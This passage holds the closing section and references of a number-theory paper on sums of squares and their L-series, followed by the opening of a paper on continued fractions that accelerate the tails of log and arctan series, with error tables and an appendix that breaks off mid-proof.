$$\begin{aligned} \mathcal{L}_N(s) = \sum_{n>0} \frac{r_N(n)}{n^s} &= \frac{2N\,\Gamma(s-\frac{N-3}{2})}{\Gamma(s+1)} \pi^{\frac{N-1}{2}} \zeta(2s-N+1) \\ &+ \frac{4N\,\pi^{s+1}}{\Gamma(s+1)} \sum_{m>0} \frac{m^{\frac{1}{2}s}\, r_{N-1}(m)}{m^{\frac{N-3}{4}}} \sum_{n>0} \frac{n^{\frac{N+1}{2}}}{n^s} K_{s-\frac{N-3}{2}}(2n\pi\sqrt{m}). \end{aligned} \tag{6.6}$$

There is an equally attractive integral representation (see [27] p. 172) for:

$$K_s(x) = \left(\frac{2}{x}\right)^s \frac{\Gamma(s+1/2)}{\Gamma(1/2)} \int_0^{\infty} \frac{\cos(xt)}{(1+t^2)^{s+1/2}}\, dt$$

at least when $x > 1/2$. This leads to

$$\sum_{n>0} \frac{r_3(n)}{n^s} = 2L_{-4}(s+\frac{1}{2},\frac{1}{2}) \sum_{m>0} r_2(m) \int_0^{\infty} \frac{C_{s-2}(\sqrt{m}t)}{(1+t^2)^{s+1/2}}\, dt$$

where

$$C_s(x) = \sum_{n>0} \frac{\cos(2\pi nx)}{n^s}$$

is a *Clausen-type* function. For $s = 2k$, even integer, this evaluates to

$$C_{2k}(x) = \frac{(2\pi)^{2k}}{(-1)^{k-1}2(2k)!} B_{2k}(x)$$

where B_k is a Bernoulli polynomial.

Obviously this also extends to reworkings of (6.6). For example, the $N = 2$ case yields

$$4\,L_{-4}(s+\frac{1}{2},\frac{1}{2})\zeta(2\,s-1)+\frac{16\,\pi^{1+s}}{\Gamma(s+1)}\sum_{n=1}^{\infty}\frac{\sigma_{2\,s-1}(n)}{n^{s-\frac{3}{2}}}K_{s+\frac{1}{2}}(2\,n\pi)=4\,\zeta(s)L_{-4}(s).$$

This in turn, with $s = 2$, becomes

$$4\,\pi^3\sum_{n=1}^{\infty}\sigma_3(n)e^{-2\,n\pi}\left(1+\frac{3}{2}\,\frac{1}{n\pi}+\frac{3}{4}\,\frac{1}{n^2\pi^2}\right)\frac{1}{n}=\frac{2}{3}\pi^2\mathrm{G}-\frac{3}{2}\zeta(3),$$

where $\mathrm{G} := \sum_{\mathrm{n}\geq 0}(-1)^{\mathrm{n}}\,(2\mathrm{n}+1)^{-2}$ is *Catalan's constant.*

There is a puissant formula for θ_2^3 due to Andrews [1] (given with a typographical error in [3] p. 286). It is

$$\theta_2^3(q)=8\sum_{n=0}^{\infty}\sum_{j=0}^{2\,n}\left(\frac{1+q^{4\,n+2}}{1-q^{4\,n+2}}\right)q^{(2\,n+1)^2-(j+1/2)^2}. \tag{6.7}$$

Lamentably we have not been able to use it to study $\mathcal{R}_3$, or even $\mathcal{L}_3$ any further than was achieved in [6].

6.2. **Twelve and Twenty-four Squares.** Explicit 'divisor' formulae for $r_{12}(n)$ and $r_{24}(n)$ are also known (e.g. p. 200 of [20] and §9 of Chapter 9 in [15]): they are

$$r_{12}(n)=8(-1)^{n-1}\sum_{d|n}(-1)^{d+n/d}d^5+16\omega(n)$$

and

$$r_{24}(n)=\frac{16}{691}\sigma_{11}^*(n)+\frac{128}{691}\left((-1)^{n-1}259\tau(n)-512\tau(\frac{1}{2}n)\right)$$

where $\sigma_{11}^*(n)=\sum_{d|n}d^{11}$ if n is odd and $\sigma_{11}^*(n)=\sum_{d|n}(-1)^d d^{11}$ if n is even,

$$q((1-q^2)(1-q^4)(1-q^6)\cdots)^{12}=\sum_{n=1}^{\infty}\omega(n)q^n$$

and

$$q((1-q)(1-q^2)(1-q^3)\cdots)^{24}=\sum_{n=1}^{\infty}\tau(n)q^n.$$

Here $\tau(n)$ is the famous Ramanujan's τ-function.

We have recorded these representations because, while $N = 12$ and $N = 24$ (due to Ramanujan, see Chapter IX of [13]) are the next most accessible even cases, neither directly lead to an appropriate closed form for $\mathcal{L}_N$ let alone for $\mathcal{R}_N$. This is thanks to the impediment offered by ω and τ respectively: which encode knowledge, via the Jacobi triple-product, of all the representations of n as a sum of 4 or 8 squares. The divisor functions do produce appropriate L-function representations. Thus, using Ramanujan's ζ-function

$$g_{24}(s):=\sum_{n=1}^{\infty}\frac{\tau(n)}{n^s}=\prod_p\left(1-\tau(p)p^{-s}+p^{11-2s}\right)^{-1},$$

which is discussed in detail in Chapter X of [13], it transpires that τ is multiplicative, with the preceding lovely Euler product. Additionally,

$$\begin{aligned}\mathcal{L}_{24}(s) = \sum_{n=1}^{\infty} \frac{r_{24}(n)}{n^s} &= \frac{16}{691}(2^{12-2s} - 2^{1-s} + 1)\zeta(s)\zeta(s-11) \\ &+ \frac{128}{691}(259 + 745 \cdot 2^{4-s} + 259 \cdot 2^{12-2s})g_{24}(s).\end{aligned}$$

Similarly with $g_{12}(s) := \sum_{n=1}^{\infty} \frac{\omega(n)}{n^s}$ one has

$$\mathcal{L}_{12}(s) = \sum_{n=1}^{\infty} \frac{r_{12}(n)}{n^s} = 8(1 - 2^{6-2s})\zeta(s)\zeta(s-5) + 16g_{12}(s).$$

We also note that the analysis in [13], due to Rankin (see [22]), provides an 'almost closed form' for

$$f(s) := \sum_{n=1}^{\infty} \frac{\tau^2(n)}{n^s} = \prod_p \left(1 + \tau^2(p)p^{-s} - p^{22-2s} - \frac{2\tau^2(p)p^{-s}}{1+p^{11-s}}\right)^{-1}.$$

Rankin studied the above function $f(s)$ in [22] and showed that $f(s)$ has an analytic continuation to a meromorphic function on $\mathbb{C}$ with the only poles at $s = 12$ and at the complex zeros of $\zeta(2s-22)$, all lying to the left of $\Re(s) = 12$. In [22], Rankin proved his famous result that $\tau(n) = O(n^{29/5})$. His proof depends on a functional equation of $f(s)$, namely,

$$\begin{aligned}&(2\pi)^{-2s}\Gamma(s)\Gamma(s-11)\zeta(2s-22)f(s) = \\ &(2\pi)^{2s-46}\Gamma(23-s)\Gamma(12-s)\zeta(24-2s)f(23-s).\end{aligned}$$

is invariant as $s \to 23 - s$. Finally, we note that a recent paper by Ewell [9] has a new divisor like recursion for τ.

Acknowledgments

The second author wishes to thank Professor P. Borwein for his support concerning this paper. The authors also wish to thank Greg Fee for some useful computational assistance and Stan Wagon and Richard Crandall for many stimulating exchanges. Finally, the authors wish to express their gratitude to Professor Paul Bateman for his thoughtful and gracious comments and suggestions, especially for improving and simplifying the error estimates to the average order of $r_N^2(n)$ in §3.

References

[1] G. E. Andrews, "The Fifth and Seventh Order Mock Theta Functions," *Transactions of the AMS*, **293** (1986), 113-134.

[2] P. Bateman, "On the Representation of a Number as the Sum of Three Squares", *Transactions of the AMS*, **71** (1951), 70-101.

[3] J.M. Borwein and P.B. Borwein, *Pi and the AGM. A study in analytic number theory and computational complexity*, CMS, Monographs and Advanced Texts, 4. John Wiley & Sons, New York, 1987. Paperback, 1998.

[4] L. Carlitz, "A note on the multiplication formulas for the Bernoulli and Euler polynomials," *Proceedings of the AMS*, **4** (1953), 184-188.

[5] R.D. Connors and J.P. Keating, "Degeneracy moments for the square billiard," *J. Phys. G: Nucl. Part. Phys.* **25** (1999), 555-562.

[6] R. E. Crandall, "New representations for the Madelung constant," *Experimental Mathematics*, **8:4** (1999), 367-379.

[7] R. E. Crandall, "Signal processing applications in additive number theory," (2001) preprint.
[8] R. Crandall and S. Wagon, "Sums of squares: Computational aspects," (2001) preprint.
[9] J.A. Ewell, "New representations of Ramanujan's tau function," *Proc. Amer. Math. Soc.* **128** (1999), 723-726.
[10] M. Glasser and I. Zucker. "Lattice Sums," in *Theoretical Chemistry : Advances and Perspectives,* **5** (1980), 67-139.
[11] E. Grosswald, *Representations of Integers as Sums of Squares*, Springer-Verlag, 1985.
[12] G.H. Hardy, *Collected Papers*, Vol I, Oxford University Press, 1969.
[13] G.H. Hardy, *Ramanujan*, Cambridge University Press, 1940. Revised Amer. Math. Soc. , 1999.
[14] G.H. Hardy and E.M. Wright, *An Introduction to the Theory of Numbers*, 5th Ed., Oxford, 1979.
[15] L.K. Hua, *Introduction to Number Theory*, Springer-Verlag, 1982.
[16] A.A. Karatsuba, *Basic Analytic Number Theory*, Springer-Verlag, 1991.
[17] E. Landau, *Vorlesungen über Zahlentheorie*, Leipzig, Hirzel, 1927.
[18] E. Landau, *Collected works*, Vol. 4. (German) Edited and with a preface in English by P. T. Bateman, L. Mirsky, H. L. Montgomery, W. Schaal, I. J. Schoenberg, W. Schwarz and H. Wefelscheid. Thales-Verlag, Essen, 1986.
[19] W. Nowak, "Zum Kreisproblem", österreich. Akad. Wiss. Math.-Natur. Kl. Sitzungsber. II **194** (1985), no. 4-10, 265-271.
[20] H. Rademacher, *Topics in Analytic Number Theory*, Springer-Verlag, 1973.
[21] S. Ramanujan, "Some formulae in the analytic theory of numbers" , *Messenger of Math.*, **45** (1916), 81-84.
[22] R. Rankin, "Contributions to the theory of Ramanujan's function $\tau(n)$ and similar arithmetical functions (I), (II), (III)", *Proc. Cambridge Philos. Soc.*, **35, 36** (1939), (1940), 351-356, 357-372, 150-151.
[23] M.M. Robertson and I.J. Zucker, "Exact Values for Some Two-dimensional Lattice Sums," *J. Phys. A: Math. Gen.* **8** (1975), 874-881.
[24] H.E. Rose, *A Course in Number Theory*, Oxford Science Publications, 2nd Ed, 1994.
[25] D. Shanks, "Calculation and Applications of Epstein Zeta Functions", *Math. Comp.*, **29** (1975), 271-287.
[26] E.C. Titchmarsh, *The Theory of the Riemann Zeta-Function*, Oxford Science Publications, 2nd Ed, 1986.
[27] G.N. Watson, *A Treatise on the Theory of Bessel Functions*, Cambridge University Press, 1966.

CECM, Department of Mathematics, Simon Fraser University, Burnaby B.C., Canada, V5A 1S6. Email: jborwein@cecm.sfu.ca, choi@cecm.sfu.ca

CONTINUED FRACTIONS OF TAILS OF HYPERGEOMETRIC SERIES

JONATHAN MICHAEL BORWEIN, KWOK-KWONG STEPHEN CHOI AND WILFRIED PIGULLA

1. Motivation

The tails of the Taylor series for many standard functions such as arctan and log can be expressed as continued fractions in a variety of ways. A surprising side effect is that some of these continued fractions provide a dramatic acceleration for the underlying power series. These investigations were motivated by a surprising observation about Gregory's series. Gregory's series for π, truncated at $500,000$ terms gives to forty places

$$4\sum_{k=1}^{500,000}\frac{(-1)^{k-1}}{2k-1} = 3.14159\underline{0}65358979324\underline{0}4626433832\underline{6}9502884197\cdots. \tag{1}$$

To one's initial surprise only the underlined digits are wrong — differ from those of π. This is explained, ex post facto, by setting N equal to one million in the result below:

Theorem 1. *For integer N divisible by 4 the following asymptotic expansion holds:*

$$\begin{aligned}\frac{\pi}{2} - 2\sum_{k=1}^{N/2}\frac{(-1)^{k-1}}{2k-1} &\sim \sum_{m=0}^{\infty}\frac{E_{2m}}{N^{2m+1}} \\ &= \frac{1}{N} - \frac{1}{N^3} + \frac{5}{N^5} - \frac{61}{N^7} + \cdots,\end{aligned} \tag{2}$$

where the numerators $1, -1, 5, -61, 1385, -50521, \cdots$ are the Euler numbers E_0, E_2, E_4, E_6, E_8, $E_{10}, \cdots$.

The observation (1) arrived in the mail from Roy North in 1987. After verifying its truth numerically (which is much quicker today), it was an easy matter to generate a large number of the "errors" to high precision. The authors of [1] then recognized the sequence of errors in (1) as the Euler numbers — with the help of Sloane's 'Handbook of Integer Sequences'. The presumption that (1) is a form of Euler-Maclaurin summation is now formally verifiable for any fixed N in Maple. This allowed them to determine that (1) is equivalent to a set of identities between Bernoulli and Euler numbers that could with considerable effort have been established. Secure in the knowledge that (1) holds it is easier, however, to use the *Boole Summation formula* which applies directly to alternating series and *Euler*

Date: March 24, 2003.
1991 *Mathematics Subject Classification.* Primary .
Research supported by NSERC and by the Canada Research Chair Programme.

numbers (see [1]). Because N was a power of ten, the asymptotic expansion was obvious on the computer screen.

This is a good example of a phenomenon which really does not become apparent without working to reasonably high precision (who recognizes 2, -2, 10 ?), and which highlights the role of pattern recognition and hypothesis validation in experimental mathematics.

It was an amusing additional exercise to compute Pi to $5,000$ digits from (1). Indeed, with $N = 200,000$ and correcting using the first thousand even Euler numbers, Borwein and Limber [2] obtained $5,263$ digits of Pi (plus 12 guard digits). Thus, while the alternating Gregory series is very slowly convergent, the errors are highly predictable.

2. Three Continued Fraction Classes

We will discuss three classes of continued fractions: Euler, Gauss and Perron in this section.

2.1. **Euler's Continued Fraction.** Using the following notation for continued fraction:

$$\frac{a_1}{b_1} \pm \frac{a_2}{b_2} \pm \frac{a_3}{b_3} \pm \cdots = \cfrac{a_1}{b_1 \pm \cfrac{a_2}{b_2 \pm \cfrac{a_3}{b_3 \pm \ddots}}},$$

identities such as

$$a_0 + a_1 + a_1a_2 + a_1a_2a_3 + a_1a_2a_3a_4 = a_0 + \cfrac{a_1}{1 - \cfrac{a_2}{1+a_2 - \cfrac{a_3}{1+a_3 - \cfrac{a_4}{1+a_4}}}}$$

are easily verified symbolically. The general form

$$\begin{aligned}(3)\quad a_0 + a_1 + a_1a_2 + a_1a_2a_3 + \cdots + a_1a_2a_3\cdots a_N \\ = a_0 + \cfrac{a_1}{1 - \cfrac{a_2}{1+a_2 - \cfrac{a_3}{1+a_3 - \cdots - \cfrac{a_N}{1+a_N}}}}\end{aligned}$$

can then be obtained by substituting $a_N + a_N\, a_{N+1}$ for a_N and checking that the shape of the right hand side is preserved. This allows many series to be re-expressed as continued fractions. For example, with $a_0 = 0, a_1 = z, a_2 = -z^2/3, a_3 = -3z^2/5, \cdots,$

$$\arctan(z) = z - \frac{z^3}{3} + \frac{z^5}{5} - \frac{z^7}{7} + \frac{z^9}{9} - \cdots$$

we obtain, in the limit, the continued fraction for arctan due to Euler:

$$\arctan(z) = \cfrac{z}{1 + \cfrac{z^2}{3 - z^2 + \cfrac{9z^2}{5 - 3z^2 + \cfrac{25z^2}{7 - 5z^2 + \cdots}}}}.$$

When $z = 1$, this becomes the first infinite continued fraction, given by Lord Brouncker (1620-1684):

$$\frac{4}{\pi} = 1 + \frac{1}{2} \underset{+}{} \frac{9}{2} \underset{+}{} \frac{25}{2} \underset{+}{} \frac{49}{2} \underset{+}{} \cdots . \tag{4}$$

If we let $a_0 = \sum_1^N b_k$ be the initial segment of a similar series we may use (3) to replace the remaining terms by a continued fraction. For example, if we put

$$a_0 = \sum_{n=1}^{N} \frac{(-1)^{n-1} z^{2n-1}}{2n-1}, a_1 = \frac{(-1)^N z^{2N+1}}{2N+1}, a_2 = -\frac{2N+1}{2N+3} z^2, a_3 = -\frac{2N+3}{2N+5} z^2, \cdots$$

then we get

$$\arctan(z) = \sum_{n=1}^{N} (-1)^{n-1} \frac{z^{2n-1}}{2n-1} + \frac{(-1)^N z^{2N+1}}{2N+1} \underset{+}{} \frac{(2N+1)^2 z^2}{(2N+3) - (2N+1)z^2} \underset{+}{} \frac{(2N+3)^2 z^2}{(2N+5) - (2N+3)z^2} \underset{+}{} \frac{(2N+5)^2 z^2}{(2N+7) - (2N+5)z^2} \underset{+}{} \cdots . \tag{5}$$

2.2. **Gauss's Continued Fraction.** A rich vein lies in Gauss's continued fraction for the ratio of two hypergeometric functions $\dfrac{\mathrm{F}(a, b+1; c+1; z)}{\mathrm{F}(a, b; c; z)}$, see [5]. Recall that within its radius of convergence, the Gaussian hypergeometric function is defined by

$$\begin{aligned} \mathrm{F}(a, b; c; z) &= 1 + \frac{ab}{c} z + \frac{a(a+1)b(b+1)}{2!c(c+1)} z^2 \\ &+ \frac{a(a+1)(a+2)b(b+1)(b+2)}{3!c(c+1)(c+2)} z^3 + \cdots . \end{aligned} \tag{6}$$

The general continued fraction is developed by a reworking of the *contiguity relation*

$$\mathrm{F}(a, b; c; z) = \mathrm{F}(a, b+1; c+1; z) - \frac{a(c-b)}{c(c+1)} z \, \mathrm{F}(a+1, b+1; c+2; z), \tag{7}$$

and formally at least is quite easy to derive. Convergence and convergence estimates are more delicate. We therefore have

$$\frac{\mathrm{F}(a, b+1; c+1; z)}{\mathrm{F}(a, b; c; z)} = \left(1 - \frac{a(c-b)}{c(c+1)} z \frac{\mathrm{F}(a+1, b+1; c+2; z)}{\mathrm{F}(a, b+1; c+1; z)}\right)^{-1}$$

and this yields the recursive process for the continued fraction. In the limit, for $b = 0$ and replacing c by $c - 1$, this process yields

$$\mathrm{F}(a, 1; c; z) = \frac{1}{1} \underset{-}{} \frac{a_1 z}{1} \underset{-}{} \frac{a_2 z}{1} \underset{-}{} \frac{a_3 z}{1} \underset{-}{} \cdots \tag{8}$$

which is the case of present interest. Here

$$a_{2l+1} = \frac{(a+l)(c-1+l)}{(c+2l-1)(c+2l)} \qquad a_{2l+2} = \frac{(l+1)(c-a+l)}{(c+2l)(c+2l+1)}$$

for $l = 0, 1, \cdots$. We also let

$$F_M(a, 1; c; z) = \frac{1}{1} \underset{-}{} \frac{a_1 z}{1} \underset{-}{} \frac{a_2 z}{1} \underset{-}{} \cdots \underset{-}{} \frac{a_{M-1} z}{1}$$

denote the Mth convergent of the continued fraction to $F(a,1;c;z)$.

It is well known and easy to verify that $\log(1+z) = z\,\mathrm{F}(1,1;2;-z)$. It is then a pleasant surprise to discover that $\log(1+z) - z = -\frac{1}{2}z^2\,\mathrm{F}(2,1;3;-z)$, $\log(1+z) - z + \frac{1}{2}z^2 = \frac{1}{3}z^3\,\mathrm{F}(3,1;4;-z)$ and to conjecture that

$$\log(1+z) + \sum_{n=1}^{N-1} \frac{(-1)^n z^n}{n} = -\frac{(-1)^N z^N}{N}\,\mathrm{F}(N,1;N+1;-z). \tag{9}$$

This is easy to first verify for a few cases and then confirm rigorously. As always, a formula for log leads correspondingly to one for arctan:

$$\arctan(z) - \sum_{n=0}^{N-1} \frac{(-1)^n z^{2n+1}}{2n+1} = \frac{(-1)^N z^{2N+1}}{2N+1}\,\mathrm{F}\left(N+\frac{1}{2},1;N+\frac{3}{2};-z^2\right). \tag{10}$$

Happily, in both cases (8) is applicable — as it is for a variety of other functions such as $\log\left(\frac{1+z}{1-z}\right)$, $(1+z)^k$, and $\int_0^z (1+t^n)^{-1}\,dt = z\,\mathrm{F}\left(\frac{1}{n},1;1+\frac{1}{n};-z^n\right)$. Note that this last function recaptures $\log(1+z)$ and $\arctan(z)$ for $n=1$ and 2 respectively.

We next give the explicit continued fractions for (9) and (10).

Theorem 2. *Gauss's continued fractions for (9) and (10) are:*

$$\begin{aligned}\log(1+z) + \sum_{n=1}^{N-1} \frac{(-1)^n z^n}{n} \\ = \frac{(-1)^{N+1}z^N}{N} + \frac{N^2 z}{N+1} + \frac{1^2 z}{N+2} + \frac{(N+1)^2 z}{N+3} + \frac{2^2 z}{N+4} + \cdots\end{aligned} \tag{11}$$

and

$$\begin{aligned}\arctan(z) - \sum_{n=0}^{N-1} \frac{(-1)^n z^{2n+1}}{2n+1} \\ = \frac{(-1)^N z^{2N+1}}{2N+1} + \frac{(2N+1)^2 z^2}{2N+3} + \frac{2^2 z^2}{2N+5} + \frac{(2N+3)^2 z^2}{2N+7} + \frac{4^2 z^2}{2N+9} + \cdots.\end{aligned} \tag{12}$$

Suppose we return to Gregory's series, but add a few terms of the continued fraction for (10). One observes numerically that if the results are with $N = 500,000$, adding only six terms of the continued fraction has the effect of increasing the precision by 40 digits.

Example 3.

Let

$$E_1(N,M,z) := \log(1+z) - \left(-\sum_{n=1}^{N} \frac{(-z)^n}{n} - \frac{(-z)^{N+1}}{N+1}\mathrm{F}_M(N+1,1;N+2;-z)\right)$$

and

$$E_2(N,M,z) := \arctan(z) - \left(\sum_{n=0}^{N-1} \frac{(-1)^n z^{2n+1}}{2n+1} + \frac{(-1)^N z^{2N+1}}{2N+1}\mathrm{F}_M(N+\frac{1}{2},1;N+\frac{3}{2};-z^2)\right).$$

Then $E_1(N,M,z)$ and $E_2(N,M,z)$ measure the precision of the approximations to $\log(1+z)$ and $\arctan(x)$ obtained by computing the first N terms of Taylor series and then adding M terms of their continued fractions respectively. Tables 1, 2,

		5×10	5×10^2	5×10^3	5×10^4
M	0	0.48×10^{-4}	0.13×10^{-25}	0.15×10^{-232}	0.13×10^{-2292}
	1	0.43×10^{-4}	0.11×10^{-25}	0.14×10^{-232}	0.11×10^{-2292}
	2	0.40×10^{-8}	0.11×10^{-31}	0.14×10^{-240}	0.11×10^{-2302}
	3	0.34×10^{-8}	1.00×10^{-32}	0.12×10^{-240}	0.10×10^{-2302}
	4	0.12×10^{-11}	0.40×10^{-37}	0.50×10^{-248}	0.41×10^{-2312}
	5	0.10×10^{-11}	0.35×10^{-37}	0.45×10^{-248}	0.37×10^{-2312}
	6	0.78×10^{-15}	0.31×10^{-42}	0.40×10^{-255}	0.33×10^{-2321}

TABLE 1. Error $|E_1(N,M,0.9)|$ for $N=5\times 10^k(1\le k\le 4)$ and $0\le M\le 6$.

		5×10	5×10^2	5×10^3	5×10^4	5×10^5	5×10^6
M	0	0.99×10^{-2}	1.00×10^{-3}	1.00×10^{-4}	1.00×10^{-5}	1.00×10^{-6}	1.00×10^{-7}
	1	0.97×10^{-2}	1.00×10^{-3}	1.00×10^{-4}	1.00×10^{-5}	1.00×10^{-6}	1.00×10^{-7}
	2	0.91×10^{-6}	1.00×10^{-9}	1.00×10^{-12}	1.00×10^{-15}	1.00×10^{-18}	1.00×10^{-21}
	3	0.86×10^{-6}	1.00×10^{-9}	1.00×10^{-12}	1.00×10^{-15}	1.00×10^{-18}	1.00×10^{-21}
	4	0.31×10^{-9}	0.39×10^{-14}	0.40×10^{-19}	0.40×10^{-24}	0.40×10^{-29}	0.40×10^{-34}
	5	0.28×10^{-9}	0.39×10^{-14}	0.40×10^{-19}	0.40×10^{-24}	0.40×10^{-29}	0.40×10^{-34}
	6	0.22×10^{-12}	0.34×10^{-19}	0.36×10^{-26}	0.36×10^{-33}	0.36×10^{-40}	0.36×10^{-47}

TABLE 2. Error $|E_1(N,M,1)|$ for $N=5\times 10^k(1\le k\le 6)$ and $0\le M\le 6$.

		5×10	5×10^2	5×10^3	5×10^4	5×10^5	5×10^6
M	0	0.50×10^{-2}	0.50×10^{-3}	0.50×10^{-4}	0.50×10^{-5}	0.50×10^{-6}	0.50×10^{-7}
	1	0.49×10^{-2}	0.50×10^{-3}	0.50×10^{-4}	0.50×10^{-5}	0.50×10^{-6}	0.50×10^{-7}
	2	0.47×10^{-6}	0.50×10^{-9}	0.50×10^{-12}	0.50×10^{-15}	0.50×10^{-18}	0.50×10^{-21}
	3	0.44×10^{-6}	0.49×10^{-9}	0.50×10^{-12}	0.50×10^{-15}	0.50×10^{-18}	0.50×10^{-21}
	4	0.16×10^{-9}	0.20×10^{-14}	0.20×10^{-19}	0.20×10^{-24}	0.20×10^{-29}	0.20×10^{-34}
	5	0.15×10^{-9}	0.19×10^{-14}	0.20×10^{-19}	0.20×10^{-24}	0.20×10^{-29}	0.20×10^{-34}
	6	0.12×10^{-12}	0.17×10^{-19}	0.18×10^{-26}	0.18×10^{-33}	0.18×10^{-40}	0.18×10^{-47}

TABLE 3. Error $|E_2(N,M,1)|$ for $N=5\times 10^k(1\le k\le 6)$ and $0\le M\le 6$.

3 and 4 record those data for the approximations to $\log(1.9), \log(2), \arctan(1)$ and $\arctan(1/2)+\arctan(1/5)+\arctan(1/8)$ respectively. Note that

$$\frac{\pi}{4}=\arctan(\frac{1}{2})+\arctan(\frac{1}{5})+\arctan(\frac{1}{8})$$

is a formula of Machin type used by Johann Dase to compute 205 digits of π in his head in 1844.

After some further numerical experimentation it is clear that for large a, c the continued fraction $\mathrm{F}(a,1,c;z)$ is rapidly convergent. And indeed the rough rate is apparent.

This is part of the content of the next theorem:

		5×10	5×10^2
M	0	0.31×10^{-32}	0.37×10^{-304}
	1	0.19×10^{-33}	0.23×10^{-305}
	2	0.11×10^{-37}	0.15×10^{-311}
	3	0.26×10^{-38}	0.37×10^{-312}
	4	0.56×10^{-42}	0.92×10^{-318}
	5	0.13×10^{-42}	0.23×10^{-318}
	6	0.59×10^{-46}	0.13×10^{-323}

TABLE 4. Error $|E_2(N+1,M,1/2)+E_2(N+1,M,1/5)+E_2(N+1,M,1/8)|$ for $N=5\times 10^k (1\le k\le 2)$ and $0\le M\le 6$.

Theorem 4. *Suppose* $2 \le a, a+1 \le c \le 2a$ *and* $M \ge 2$. *Then for* $-1 \le z < 0$ *one has*

$$\begin{aligned} & |\mathrm{F}(a,1;c;z) - \mathrm{F}_M(a,1;c;z)| \\ \le\ & \frac{\Gamma(n+1)(n+a)\Gamma(n+c-a)\Gamma(a)\Gamma(c)}{\Gamma(n+a)\Gamma(n+c)a\Gamma(c-a)} \left(\frac{2a}{(c-2)\left(1-\frac{2}{z}\right)+(2a-c)} \right)^M \end{aligned}$$

where $n = [M/2]$ *and* $\mathrm{F}_M(a,1;c;z)$ *is the* M*-th convergent of the continued fraction to* $F(a,1,c;z)$.

The proof of Theorem 4 will be given in the Appendix below.

In [5] one can find listed many explicit continued fractions which can be derived from Gauss's continued fraction or various of its limiting cases. These include exp, tanh, tan and various less elementary functions. One especially attractive fraction is that for $J_{n-1}(z)/J_n(z)$ and $I_{n-1}(z)/I_n(z)$ where J and I are *Bessel functions of the first kind.* In particular,

$$\frac{J_{n-1}(2z)}{J_n(2z)} = \frac{n}{z} - \cfrac{\frac{z}{(n+1)}}{1} - \cfrac{\frac{z^2}{(n+1)(n+2)}}{1} - \cfrac{\frac{z^2}{(n+2)(n+3)}}{1} - \cdots . \tag{13}$$

Setting $z = i$ and $n = 1$ leads to the very beautiful continued fraction

$$\frac{I_1(2)}{I_0(2)} = [1,2,3,4,\cdots] .$$

In general, arithmetic simple continued fractions correspond to such ratios.

An example of a more complicated situation is:

$$\frac{(2\,z)^{2\,N+1}\,\mathrm{F}\left(N+\frac{1}{2},\frac{1}{2};N+\frac{3}{2};z^2\right)}{(N+1)\binom{2\,N+2}{N+1}\mathrm{F}\left(\frac{1}{2},-\frac{1}{2};\frac{1}{2};z^2\right)} = \frac{\arcsin(z)}{\sqrt{1-z^2}} - \sigma_{2N}(z) \tag{14}$$

where σ_{2N} is the $2N$-th Taylor polynomial for $\frac{\arcsin(z)}{\sqrt{1-z^2}}$. Only for $N = 0$ is this precisely of the form of Gauss's continued fraction.

2.3. **Perron's Continued Fraction.** Another continued fraction expansion is based on Stieltjes work on the moment problem (see Perron [4]) and leads to similar acceleration. In volume 2, page 18 of [4] one finds a beautiful continued fraction for

$$\frac{1}{z^\mu}\int_0^z \frac{t^\mu}{1+t}\,dt = \frac{z}{\mu+1} + \frac{(\mu+1)^2 z}{(\mu+2)-(\mu+1)z} + \frac{(\mu+2)^2 z}{(\mu+3)-(\mu+2)z} + \cdots . \tag{15}$$

valid for $\mu > -1, -1 < z \leq 1$. One may deduce this as a consequence of Euler's continued fraction if we write

$$\frac{1}{z^\mu}\int_0^z \frac{t^\mu}{1+t}\,dt = \frac{z}{\mu+1} - \frac{z^2}{\mu+2} + \frac{z^3}{\mu+3} - \frac{z^4}{\mu+4} + \cdots$$

and observe that (15) follows from (3) in the limit.

Since

$$\frac{z^{\mu+1}}{\mu+1}\,\mathrm{F}\left(\mu+1, 1; \mu+2; -z\right) = \int_0^z \frac{t^\mu}{1+t}\,dt, \tag{16}$$

$$\frac{z^{2\,\mu+1}}{2\,\mu+1}\,\mathrm{F}\left(\mu+\frac{1}{2}, 1; \mu+\frac{3}{2}; -z^2\right) = \int_0^z \frac{t^{2\,\mu}}{1+t^2}\,dt, \tag{17}$$

for $\mu > 0$, on examining (9) and (10) this is immediately applicable to provide Euler continued fractions for the tail of the log and arctan series. Explicitly, we obtain:

Theorem 5. *Perron's continued fractions for (9) and (10) are:*

$$\log(1+z) + \sum_{n=1}^{N-1} \frac{(-1)^n z^n}{n} = \frac{(-1)^{N+1} z^N}{N} + \frac{N^2 z}{(N+1)-Nz} + \frac{(N+1)^2 z}{(N+2)-(N+1)z} + \cdots \tag{18}$$

and

$$\arctan(z) - \sum_{n=0}^{N-1} \frac{(-1)^n z^{2\,n+1}}{2\,n+1} = \frac{(-1)^N z^{2N+1}}{2N+1} + \frac{(2N+1)^2 z^2}{(2N+3)-(2N+1)z^2} + \frac{(2N+3)^2 z^2}{(2N+5)-(2N+3)z} + \cdots . \tag{19}$$

Moreover, while the Gauss and Euler/Perron continued fractions obtained are quite distinct the convergence behaviour is very similar to that of the previous section. Note also the coincidence of (19) and (5). Indeed as we have seen Theorem 5 coincides with a special case of (3).

3. Appendix

Recall that Gauss's continued fraction for $\mathrm{F}(a, 1; c; z)$ is

$$\mathrm{F}(a, 1; c; z) = \frac{1}{1} - \frac{a_1 z}{1} - \frac{a_2 z}{1} - \frac{a_3 z}{1} - \cdots$$

where

$$a_{2l+1} = \frac{(a+l)(c-1+l)}{(c+2l-1)(c+2l)} \qquad a_{2l+2} = \frac{(l+1)(c-a+l)}{(c+2l)(c+2l+1)}$$

for $l = 0, 1, \cdots$. Let

$$\frac{A_n(z)}{B_n(z)} = \frac{1}{1} - \frac{a_1 z}{1} - \frac{a_2 z}{1} - \cdots - \frac{a_{n-1} z}{1} = \mathrm{F}_n(a, 1; c; z)$$

be the n-th convergent of the continued fraction. It can be proved by induction that $A_1(z) = A_2(z) = B_1(z) = 1, B_2(z) = 1 - a_1 z$ and

$$A_k(z) = A_{k-1}(z) - a_{k-1} z A_{k-2}(z),$$

and

$$B_k(z) = B_{k-1}(z) - a_{k-1} z B_{k-2}(z),$$

for $k \geq 3$. Hence for $k \geq 2$, we have

$$A_k(z) B_{k-1}(z) - A_{k-1}(z) B_k(z) = a_1 \cdots a_{k-1} z^{k-1}.$$

Using the estimation in Theorem 8.9 of [3], we find that if $a_i > 0$ for all i, then

